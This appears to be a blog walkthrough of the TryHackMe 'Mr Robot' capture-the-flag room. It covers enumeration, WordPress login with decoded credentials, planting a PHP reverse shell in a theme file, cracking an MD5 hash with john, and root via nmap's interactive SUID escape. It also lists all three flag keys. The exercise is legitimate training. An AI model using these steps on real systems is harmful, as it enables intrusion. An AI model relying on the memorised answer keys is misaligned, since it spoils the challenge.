**Offensive Pentesting learning path** > Extra Credit module > Mr Robot CTF: practice **privilege escalation** using php reverse shell, SHELL=/bin/bash script -q /dev/null, python -c 'import pty; pty.spawn("/bin/sh")', find / -perm -4000 2>/dev/null, curl, john, netcat, nmap --interactive, gobuster, CyberChef, cat, nano, and much more!

January 4, 2025

This image and all the theoretical content of the present article is TryHackMe´s property.

Hey there, my friend! I´m Harshit , and absolutely thrilled to embark on this journey with you. Let's dive into **Mr Robot CTF**. THM classified it as a medium-level challenge. Let's get started!

Join this challenge for 🆓 clicking the link below!

**Mr Robot CTF**

Based on the Mr. Robot show, can you root this box?


tryhackme.com

**Task 1 . Connect to our network**

To deploy the Mr. Robot virtual machine, you will first need to connect to our network.

*Answer the questions below*


**1.1.** Connect to our network using OpenVPN. Here is a mini walkthrough of connecting:
Go to your access page and download your configuration file.




No answer needed

**1.2.** Use an OpenVPN client to connect. In my example I am on Linux, on the access page we have a windows tutorial. ben@cloud ~/Downloads $ sudo openvpn "ben.ovpn"(change "ben.ovpn" to your config file). When you run this you see lots of text, at the end it will say Initialization Sequence Completed
No answer needed

**1.3.** You can verify you are connected by looking on your access page. Refresh the page. You should see a green tick next to Connected. It will also show you your internal IP address.




You are now ready to use our machines on our network!
No answer needed

**1.4.** Now when you deploy material, you will see an internal IP address of your Virtual Machine.
No answer needed

**Task 2 . Hack the machine**

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to Leon Johnson for creating this machine. **This machine is used here with the explicit permission of the creator ♥**

*Answer the questions below*

**2.1.** What is key 1?
073403c8a58a1f80d943455fb30724b9

**2.2.** What is key 2?
822c73956184f694993bede3eb39f959

**2.3.** What is key 3?
04787ddef27c3dee1ee161b21670b4e4

**My hands-on**

Used **nmap**.
nmap -sV -sC -oA nmap_output [Target_IP]

There are **3** ports open:
— **22**/tcp, **ssh**
— **80**/tcp, **http**, Apache httpd
— **443**/tcp, **ssl/http**, Apache httpd


:~/MrRobotCTF# nmap -sV -sC -oA nmap_output [Target_IP]
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 17:12 GMT

Nmap scan report for [Taregt_IP]
Host is up (0.00067s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 02:F7:1A:D7:0D:53 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.58 seconds

Used **nano** adding [Target_IP] and hostname to /etc/hosts .

Press enter or click to view image in full size





Used **gobuster**.
gobuster dir -u http://[hostname] -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100 -q -o gobuster_output.txt

~/MrRobotCTF# gobuster dir -u http://MrRobot.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100 -q -o gobuster_output.txt
/images (Status: 301) [Size: 234] [--> http://mrrobot.thm/images/]
/blog (Status: 301) [Size: 232] [--> http://mrrobot.thm/blog/]
/sitemap (Status: 200) [Size: 0]
/video (Status: 301) [Size: 233] [--> http://mrrobot.thm/video/]
/login (Status: 302) [Size: 0] [--> http://MrRobot.thm/wp-login.php]
/rss (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/0 (Status: 301) [Size: 0] [--> http://MrRobot.thm/0/]
/feed (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/wp-content (Status: 301) [Size: 238] [--> http://mrrobot.thm/wp-content/]
/admin (Status: 301) [Size: 233] [--> http://mrrobot.thm/admin/]
/image (Status: 301) [Size: 0] [--> http://MrRobot.thm/image/]
/atom (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/atom/]
/audio (Status: 301) [Size: 233] [--> http://mrrobot.thm/audio/]
/intro (Status: 200) [Size: 516314]

/css (Status: 301) [Size: 231] [--> http://mrrobot.thm/css/]
/wp-login (Status: 200) [Size: 2599]
/rss2 (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/license (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 239] [--> http://mrrobot.thm/wp-includes/]
/js (Status: 301) [Size: 230] [--> http://mrrobot.thm/js/]
/Image (Status: 301) [Size: 0] [--> http://MrRobot.thm/Image/]
/rdf (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/rdf/]
/page1 (Status: 301) [Size: 0] [--> http://MrRobot.thm/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/dashboard (Status: 302) [Size: 0] [--> http://MrRobot.thm/wp-admin/]
/%20 (Status: 301) [Size: 0] [--> http://MrRobot.thm/]
/wp-admin (Status: 301) [Size: 236] [--> http://mrrobot.thm/wp-admin/]


Visited http://[Target_IP]/robots.txt.
Identified a dictionary named fsocity.dic and file: key-1-of-3.txt .

Press enter or click to view image in full size





Visited http://[Target_IP]/key-1-of-3.txt. Got the first key:
073403c8a58a1f80d943455fb30724b9 .

Press enter or click to view image in full size





Visited http://[Target_IP]/fsocity.dic.
Used **curl** to dowload it: http://[Target_IP]/fsocity.dic > dictionary.txt .

Press enter or click to view image in full size





Visited http://[Target_IP]/license .
Got: *what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?*
Inspected and got: *ZWxsaW90OkVSMjgtMDY1Mgo=*

Press enter or click to view image in full size





Used **CyberChef**. Identified elliot:ER28-0652.

Press enter or click to view image in full size





Visited http://[Target_IP]/login which redirects to http://[Target_IP]/wp-login.php .
Used the credentials found.
Got access Elliot Alderson to panel.

Press enter or click to view image in full size





Elliot is allowed to edit files!
Edited 404.php file in Templates .
Substituted its content by *pentestmokey reverse shell*, personalizing IP and Port. Hit Update File .
Received message: File edited successfully .

Press enter or click to view image in full size





Used **netcat** to set up a listener.

Press enter or click to view image in full size





Below detail of the path of the file I updated.

Press enter or click to view image in full size




Visited http://[Target_IP]/wp-includes/themes/TwentyFifteen/404.php.
Got the shell.

Press enter or click to view image in full size





Used SHELL=/bin/bash script -q /dev/null.

Press enter or click to view image in full size


Not allowed to visualize key-2-of-3.txt . 8:-(

Press enter or click to view image in full size





Used **cat**.
Got *robot:c3fcd3d76192e4007dfb496cca67e13b.*

Press enter or click to view image in full size


Created a **secret** file containing *c3fcd3d76192e4007dfb496cca67e13b.*
Used **john**.
*john — format=raw-md5 — wordlist=/usr/share/wordlists/rockyou.txt secret*
Got *abcdefghijklmnopqrstuvwxyz*.

Press enter or click to view image in full size





python -c 'import pty; pty.spawn("/bin/sh")'
su robot
cat /home/robot/ckey-2-of-3.txt
Got 822c73956184f694993bede3eb39f959 .

Press enter or click to view image in full size



Looked for root permission.
find / -perm -4000 2>/dev/null

Press enter or click to view image in full size




Researched for nmap SUID.

Press enter or click to view image in full size





Ran nmap --interactive.
Ran !sh.
We are now root!

Press enter or click to view image in full size



Got 04787ddef27c3dee1ee161b21670b4e4.

Press enter or click to view image in full size




**Room Completed**

Press enter or click to view image in full size

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**Thanks for coming! Happy Ethical Hacking!**